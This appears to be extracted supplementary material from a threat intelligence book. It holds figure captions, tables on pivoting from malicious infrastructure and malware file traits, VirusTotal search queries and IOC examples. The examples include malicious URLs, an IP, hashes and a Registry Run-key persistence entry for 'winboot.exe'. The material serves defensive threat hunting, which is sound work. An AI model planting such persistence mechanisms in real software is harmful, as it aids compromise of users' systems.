


Figure 8.17 – VirusTotal results for a likely-malicious file




Figure 8.18 – VirusTotal Behavior tab results




Figure 8.19 – VirusTotal graphing function




Figure 8.20 – VirusTotal results for the malicious file

Figure 8.21 – VirusTotal COMMUNITY tab details




Figure 8.22 – VirusTotal RELATIONS tab details




Figure 8.23 – VirusTotal community Investigation 1 graph




Figure 8.24 – RiskIQ main web UI




Figure 8.25 – RiskIQ Maltego Transforms




Figure 8.26 – RiskIQ domain query




Figure 8.27 – RiskIQ data from hosted IP address pivot

Tables

Malicious Infrastructure Pivot	Threat Hunting and Pivoting Quick Win
Registrant Contact Information	When not masked or obfuscated, registrant information is a wonderful pivot point that often unearths additional malicious infrastructure. Some key data points to pivot off include first and last names, email addresses, and phone numbers.
SSL Certificate	SSL certificates are used by website administrators to help either verify authenticity and identity or to help appear more authentic if they're leveraged by a threat actor. Specifically, pivoting on SSL certificate data such as serial number, subject common name, and subject organization name. Tools such as Censys.io and Shodan are great for pivoting on certificate details.
Subdomains	Subdomains can be pivoted on in several datasets if they are unique enough. As an example, if a subdomain on the malicious domain is unique, there's a possibility to search for related infrastructure off the unique subdomain.
Hosted Domains on an IP	Pivoting off the hosted IP of a domain can unearth additional threat actor-controlled domains hosted on the same IP address. While not always the case, IP addresses with lower numbers of domains hosted on them are usually better indicators that they could be good pivot points.
Hosted Files	Searching for a file that has been hosted on malicious infrastructure across a wide dataset can help paint a picture of a campaign and other live malicious infrastructure. Using a tool such as urlscan.io, an analyst can quickly pivot off a hosted file on other infrastructure.

Table 8.1

Malicious File Pivot	**Threat Hunting and Pivoting Opportunity**	**Example**
Original Filename	This is exactly what it sounds like: the name of the file that has been collected or created by executing a payload. The key thing about the filename is to use it as a pivot foothold, and ensure that there is enough uniqueness and not something very generic that could cause a large volume of false positives.	`unknown.tmp`
File Size	This is exactly what it sounds like as well. The compiled executable's size is a natural indicator of the malicious payload.	132.38 KB (135,552 bytes)
File Type	In *Chapter 7*, *Technical Threat Analysis: Enrichment*, we introduced you to the concept of a file signature, a byte sequence in the header of the file that would help you determine the file type.	**Portable Executable** (**PE**)
PE File Compilation Timestamp	In an executable file, there is a 4-byte structure within the file header section that contains a file's `TimeDateStamp`, or what is sometimes referred to as the file's compilation timestamp. This entry is written to the file by the compiler at compilation. The value is stored in epoch time, which is the number of seconds from January 1, 1970.	2019-05-21 07:47:00
Program Database (**PDB**) Path	When malware projects are compiled with symbol debugging information, these descriptive names appear in the PDB path when a malware project is given a descriptive name by the malware author.	`E:\windows\dropperNew\Debug\testShellcode.pdb`
Mutex Strings	In Windows programming you can use a mutex object, which is referenced by a string, to protect a shared resource from simultaneous access by multiple threads or processes in the operating system. Malware sometimes uses mutex objects to ensure that its existence is only owned by one thread in the operating system so that it does not attempt to reinfect the operating system if a version of itself already exists.	`2gvwnqjz1`

Malicious File Pivot	Threat Hunting and Pivoting Opportunity	Example
Network Activity	Network activity is listed here as a reference to any infrastructure that is communicated with during the dynamic execution of the malware sample. The full list is detailed previously in Malicious infrastructure pivots.	See referenced section
File-Based Behavior	During the execution of a malware sample in your dynamic analysis environment, there are several file-based actions that should be identified, validated, and tracked. This includes any files that have modified attributes, files that have been modified, files that have been written to the operating system, and files that have been deleted. For any of these files, note the action taken, the path of the file, and the filename.	File created: `C:WINDOWS\ winboot.exe`

Registry-Based Behavior	Like file-based behavior, registry-based behavior is the activity in the Windows registry during the execution of a malware sample. There are different types of registry activities that should be identified, validated, and tracked. These include any instance where the payload queries a value from a registry key, modifies the value of a registry key, creates a new key and sets the value, or even deletes a key. Again, note the action, the registry path, key, and value.	Registry write
		path:
		`SOFTWARE\ Microsoft\`
		`CurrentVersion\ Run\`
		Key: `Winloader`
		Value:
		`C:WINDOWS\ winboot.exe`

Process Creation	Like file and registry-based behaviors, we can identify process operations that occur during the execution of a malware sample. There are two items to note during malware execution. The first is any process creation activities, note the location of the sample that has been loaded by the operating system for the new process. The second is any processor identifiers created by this process creation, including its own identifier. Any new process creation resulting from the creation of the original process will identify the original malware process identifier as the parent process identifier in tools such as Process Explorer.	Process creation: `C:WINDOWS\ winboot.exe` Process ID: `1069`

Malicious File Pivot	Threat Hunting and Pivoting Opportunity	Example

API Function Calls	As we described in the previous chapter, every malware sample is utilizing functions that belong to various libraries that exist within the operating system. These are the Windows API functions that can be utilized to interact with the operating system. As an example, a malware author doesn't write the functionality to parse the Windows Registry and make a modification, they utilize the library that makes these functions available. Document both the library and the used functions.	Library: `ADVAPI32.DLL`
		`RegOpenKeyExA`
		`RegQueryValueExA`
		`RegCloseKey`

Shell Commands	Threat actors themselves utilize the shell command for execution but have also been known to deploy malware payloads that can utilize script interpreters during execution. This includes shell, Visual Basic, Python, and JavaScript. The utilization of the shell in an operating system can be instantiated via remote services such as SSH, as an example. If you can track the shell history, attempt to keep the commands that are run during malware execution.	`"C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /t /q EpEFrubU6jNBc.doc`

Table 8.2

VirusTotal Query Example	Intelligence Value
`Submitter:US positives:5+ (tag:docx)`	Shows files submitted from the US, with five or more antivirus detections that are `docx` file types.
`Name:payload positivies: 5-`	Shows files named `payload` that have less than five antivirus detections.
`Submitter: IN name:Pakistan positives:2+`	Examines files that were submitted from India that include the name `Pakistan` in the filename, which had more than two antivirus engines detecting the sample as malicious.
`Content:"click enable editing"`	Detects malicious documents that ask prospective victims to enable macros.
`content:"] Shellcode"`	Queries for shellcode present in files.
`similar-to:<hashofthefile>`	Queries to find similar files using the VirusTotal Feature Hash, which is an internal hashing function used by VirusTotal.
`imphash:<Import table hash>`	Queries to find other files sharing the same import table hash.
`main_icon_dhash:<icon_hash>`	Queries to find files that share icons or thumbnails.

Table 8.3

Links

- More information about the OASIS CTI Technical Committee can be found at https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=cti.
- More information about `TA0003: Persistence` tactic can be found at https://attack.mitre.org/tactics/TA0003/.
- More information about `T1547: Boot or Logon Autostart Execution` technique can be found at https://attack.mitre.org/techniques/T1547/.

- More information about `T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder` sub-technique can be found at https://attack.mitre.org/techniques/T1547/001/.
- *Finding Cyber Threats with Attack-based Analytics* paper can specifically be found at https://www.mitre.org/publications/technical-papers/finding-cyber-threats-with-attck-based-analytics, and more information about MITRE Attack can be found at https://attack.mitre.org/.

Miscellaneous

Part A

File indicators introduced in Chapter 1.

- **URL**: `https://www.dorkyboy.com/photoblog/templates/[..]/styles/js/mdddss/lmmnodejs/`
- **DOMAIN**: `dorkboy.com`
- **IP ADDRESS**: `174.136.24.154`
- **HASH**: `1c8399c9f4f09feb8f95fe39465cc7e70597b0097ad92da954db82646ec68dc3`
- **HASH**: `7b0da639a2ad723ab73c08082a39562aa3a2d19adb7472f1dbb354c5fd0b4c20`

If we review the IOCs we identified, then you can see their observation expressed as follows:

- **DOMAIN**: `IRC.BADGUY.AU`
- **FILE**: `WRITEFILE `C:WINDOWS\winboot.exe``
- **PROCESS**: `PROCESSCREATE `winboot.exe``

- **REGISTRY**: `REGSETVALUE` `` `SOFTWARE\Microsoft\CurrentVersion\Run\Winloader` `` `winboot.exe`

You can see in the expression of the file's execution IOCs that we have identified the Windows API function calls associated with the operation, as well as the result of the operation. If you read the last indicator associated with a registry IOC, then the way it is interpreted is that the function named `Reg Set Value` was used to set a value in a registry key located at `SOFTWARE\Microsoft\CurrentVersion\Run\Winloader`, and the value stored in the key was `winboot.exe`. The key that had the value set was known to be in an autorun location and, therefore, determined to be a malicious action taken by the payload during execution.

One thing of note is all file execution-based IOCs should always be aligned to a file hash. This will ensure that anyone interpreting your IOC expression will understand that these execution-based IOCs are derived from the execution of a specific file hash. So, in the example of IOCs expressed previously, this could look like as follows:

- **HASH**: `7b0da639a2ad723ab73c08082a39562aa3a2d19adb7472f1dbb354c5fd0b4c20`
- **DOMAIN**: `IRC.BADGUY.AU`
- **FILE**: `WRITEFILE` `` `C:WINDOWS\winboot.exe` ``
- **PROCESS**: `PROCESSCREATE` `` `winboot.exe` ``
- **REGISTRY**: `REGSETVALUE` `` `SOFTWARE\Microsoft\CurrentVersion\Run\Winloader` `` `winboot.exe`

Part B

Now that we've identified threat actor intent and the technique to achieve the tactic, we can easily add this to the threat expression for our sample:

- **HASH**: `7b0da639a2ad723ab73c08082a39562aa3a2d19adb7472f1dbb354c5fd0b4c20`

- **TACTIC**: `TA0003: Persistence`
- **TECHNIQUE**: `T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder`
- **REGISTRY**: `REGSETVALUE` `` `SOFTWARE\Microsoft\CurrentVersion\Run\Winloader` `` `winboot.exe`

Chapter 9

Figures




Figure 9.1 – Edge-node graph with indicators




Figure 9.2 – Example of an undirected graph




Figure 9.3 – An edge-defined attribute identifying a relationship




Figure 9.4 – Undirected and directed graphs showing a data flow




Figure 9.5 – Example of a rooted graph




Figure 9.6 – Example of a weighted graph




Figure 9.7 – Weighted edge example with a bidirectional representation




Figure 9.8 – Social network graph with bidirectional weighted edges

